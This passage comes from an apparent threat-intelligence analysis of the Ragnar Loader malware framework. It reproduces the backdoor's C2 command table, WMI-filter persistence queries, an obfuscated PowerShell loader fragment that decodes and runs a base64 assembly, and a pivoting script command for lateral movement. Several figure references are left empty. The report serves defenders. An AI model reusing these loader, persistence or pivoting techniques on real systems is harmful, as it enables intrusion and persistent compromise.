Additionally, during runtime, the malware spawns a `WmiPrvSE` process and injects a memory region containing the backdoor into it. This technique leverages a legitimate Windows process to execute the malicious payload, enhancing stealth and evasion capabilities.



The backdoor incorporates three distinct methods to execute plugins and extend its functionality. The first method involves providing a Portable Executable (PE) file to the backdoor. Upon receiving the file, the backdoor executes the exported Start and End functions within the DLL, passing arbitrary parameters. It then captures the output generated by these functions and transmits it back to the command and control server.

```
fnc = mw_find_exported_function_1(a1, a2, str_End, dll_base, *(v27 + 264), *(v27 + 256));
v20 = -1;
if ( fnc )
    v20 = fnc(a1, a2, v28, v29);
sub_43F9(a1, a2, *(v27 + 280), dll_base, *(v27 + 256));
return v20 == 0;
```

The second method involves executing shellcode with arguments. Prior to execution, the backdoor creates a new process, writes the shellcode and its arguments into the process's memory, and then calls the `QueueUserAPC` API to execute the shellcode with the provided arguments. If a command to unload the shellcode is issued, the associated process is terminated. The final method involves executing shellcode within the same process as the backdoor. In this case, the shellcode is executed as a subroutine, with arguments passed by writing their addresses directly into the appropriate registers. This approach ensures seamless integration and execution of the shellcode within the backdoor's operational context.

The backdoor can accept multiple commands from the C2 server (

), including:

0x24c	Exit the backdoor and return to the entry point
0x274	Loads a DLL Plugin
0x1d4	Closes the interactive session
0x1fc	Read an arbitrary file and exfiltrate its contents (T1041 - Exfiltration Over C2 Channel)
0x224	Drop an arbitrary new file
0x184	Create a new interactive session to run an arbitrary process
0x454	Execute received shellcode
0x1ac	Terminate the process in the specified interactive session
0x29c	Unload a DLL plugin
0x404	Exit the backdoor and terminate the process
0x4f4	Start a shellcode plugin

The `RunScheduledTask.ps1` script attempts to achieve fileless persistence using WMI filters. It creates two filters: one that runs once per boot—specifically when the system uptime is greater than 140 seconds and less than 250 seconds—and another that runs every 4 seconds. The first filter uses the query: (

)


- `SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 140 AND`

TargetInstance.SystemUpTime < 250

while the second employs:


- SELECT * FROM __InstanceModificationEvent WITHIN 4 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"

The outcomes of these filters can be observed in the process list, as depicted in the following figure:



In contrast, the `RunScheduledTaskU.ps1` file attempts to gain persistence by creating a scheduled task that runs once daily at a specified time. This PowerShell command loads Ragnar Loader and executes a function, storing the binary file in the registry key “AppRoaming,” as shown in the following figure (

).



A final obfuscated PowerShell script, `RunScheduledTaskOnce.ps1`, loads the .NET assembly and executes a function, thereby directly executing the loader.

```
Remove-Item $MyInvocation.MyCommand.Definition -Force;
$3Ac4=if([IntPtr]::size -eq 4){"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAA
[System.Reflection.Assembly]::Load([System.Convert]::FromBase64String($3Ac4));
[a297A59D1dC.b0A47c1fEb4]::c2f759DE58d($args.count, $args);
```

Pivoting File

Ragnar Loader utilizes a pivoting file as part of its toolkit to enable lateral movement within a network. Essentially, this PowerShell script is designed to propagate the infection to other systems on the same network. The execution process follows these steps: `powershell.exe -nop -ep bypass -c RunPvt.ps1 <local port> <remote ip> <remote port>`

Executing this command from the Windows Command Prompt initiates a connection between the specified remote IP and port (

), as illustrated in the figure below.

The screenshot shows a PowerShell session in a Windows Command Prompt. The user runs the command `PS C:\Users\user\Desktop\RunPvt > .\RunPvt.ps1 1337 127.0.0.1 1338`. The output shows the script's GAC status (False) and version (v2.0.50727). Below this, the user runs `nc 127.0.0.1 1337` and `ls`, which results in a connection to the remote host. The output of the `nc` command shows the connection details: `listening on [any] 1338 ... connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 49821`. The `ls` command output shows the directory listing: `ls test`.

TCPView tool can be used to observe the created processes and their associated TCP connections, as shown in the subsequent figure.

The screenshot shows the TCPView tool interface. It displays a list of processes and their associated TCP connections. The processes listed are `WmiPrvSE.exe`, `WmiPrvSE.exe`, and `WmiPrvSE.exe`. The connections are listed with columns for Local Address, Local Port, Remote Address, Remote Port, and State. The connections are:

Process	Local Address	Local Port	Remote Address	Remote Port	State
WmiPrvSE.exe	0.0.0.0	1337	0.0.0.0	1337	Listen
WmiPrvSE.exe	127.0.0.1	1337	127.0.0.1	1337	Established
WmiPrvSE.exe	127.0.0.1	49821	127.0.0.1	49821	Established

Remote Desktop Protocol File

The final component of the toolkit is a Remote Desktop Protocol (RDP) file which is a PowerShell script. Although this RDP file is actively used by Ragnar Loader, it was not created by the threat actor, as indicated by the following synopsis (

).

```

} <#
.SYNOPSIS
    This script reads the event log "Microsoft-Windows-TerminalServices-LocalSessionManager/Operational" from
    multiple servers and outputs the human-readable results to a CSV. This data is not filterable in the native
    Windows Event Viewer.

    Version: November 9, 2016

.DESCRIPTION
    This script reads the event log "Microsoft-Windows-TerminalServices-LocalSessionManager/Operational" from
    multiple servers and outputs the human-readable results to a CSV. This data is not filterable in the native
    Windows Event Viewer.

    NOTE: Despite this log's name, it includes both RDP logins as well as regular console logins too.

    Author:
    Mike Crowley
    https://BaselineTechnologies.com

.EXAMPLE
    .\RDPCONNECTIONParser.ps1 -ServersToQuery Server1, Server2 -StartTime "November 1"

```

The script, which includes commented instructions, is responsible for extracting interactive (RDP or console) login information and generating a CSV report summarizing the relevant events. The accompanying image below illustrates the code responsible for retrieving all Windows event logs associated with the specified servers.

```

Param(
    [array]$ServersToQuery = (hostname),
    [datetime]$StartTime = "January 1, 1970"
)

foreach ($Server in $ServersToQuery) {

    $LogFilter = @{
        LogName = 'Microsoft-Windows-TerminalServices-LocalSessionManager/Operational'
        ID = 21, 23, 24, 25
        StartTime = $StartTime
    }

    $AllEntries = Get-WinEvent -FilterHashtable $LogFilter -ComputerName $Server

    $AllEntries | Foreach {
        $entry = [xml]$_.ToXml()
        [array]$Output += New-Object PSObject -Property @{
            TimeCreated = $_.TimeCreated
            User = $entry.Event.UserData.EventXML.User
            IPAddress = $entry.Event.UserData.EventXML.Address
            EventID = $entry.Event.System.EventID
            ServerName = $Server
        }
    }
}

```

The extracted events are filtered based on their Event ID and subsequently exported to a CSV file. This process is illustrated in the accompanying figure below.

```

$FilteredOutput += $Output | Select TimeCreated, User, ServerName, IPAddress, @{Name='Action';Expression={
    if ($_.EventID -eq '21'){ "logon" }
    if ($_.EventID -eq '22'){ "Shell start" }
    if ($_.EventID -eq '23'){ "logoff" }
    if ($_.EventID -eq '24'){ "disconnected" }
    if ($_.EventID -eq '25'){ "reconnection" }
}}
}

$Date = (Get-Date -Format s) -replace ":", "."
$FilePath = "C:\Windows\Temp\RDP_Report.csv"
$FilteredOutput | Sort TimeCreated | Export-Csv $FilePath -NoTypeInformation

Write-host "Writing File: $FilePath" -ForegroundColor Cyan
Write-host "Done!" -ForegroundColor Cyan

```

Remote Code Execution Console Script

A Linux executable ELF file, known as the **[bc]** utility, is employed to control operations on the target system when a reverse shell is obtained. The analyzed ELF file is version 1.2.0 and includes a detailed help message, as

shown below:

The **[bc] utility** uses a `config.cfg` JSON file to load additional commands. Each command is defined as a list of operations, which are executed in order. Commands can be local (executed on the current system) or remote (executed on the target system). An example JSON entry is shown below. Placeholders in the JSON file (such as `$0` , `$1` , `$2` , etc.) represent the output from previous operations or serve as arguments for subsequent commands.

Conclusion

In conclusion, the analysis of Ragnar Loader highlights a highly sophisticated malware framework designed to infiltrate and maintain persistence within target environments. It employs advanced obfuscation, encryption, and anti-analysis techniques, including PowerShell-based payloads, RC4 and Base64 decryption routines, dynamic process injection, token manipulation, and lateral movement capabilities. These features exemplify the increasing complexity and adaptability of modern ransomware ecosystems. This detailed examination not only underscores the technical intricacies of Ragnar Loader but also emphasizes the necessity for robust detection mechanisms, continuous monitoring, and proactive cybersecurity measures to effectively counter such advanced threats.

Source: <https://catalyst.prodaft.com/public/report/ragnar-loader/overview>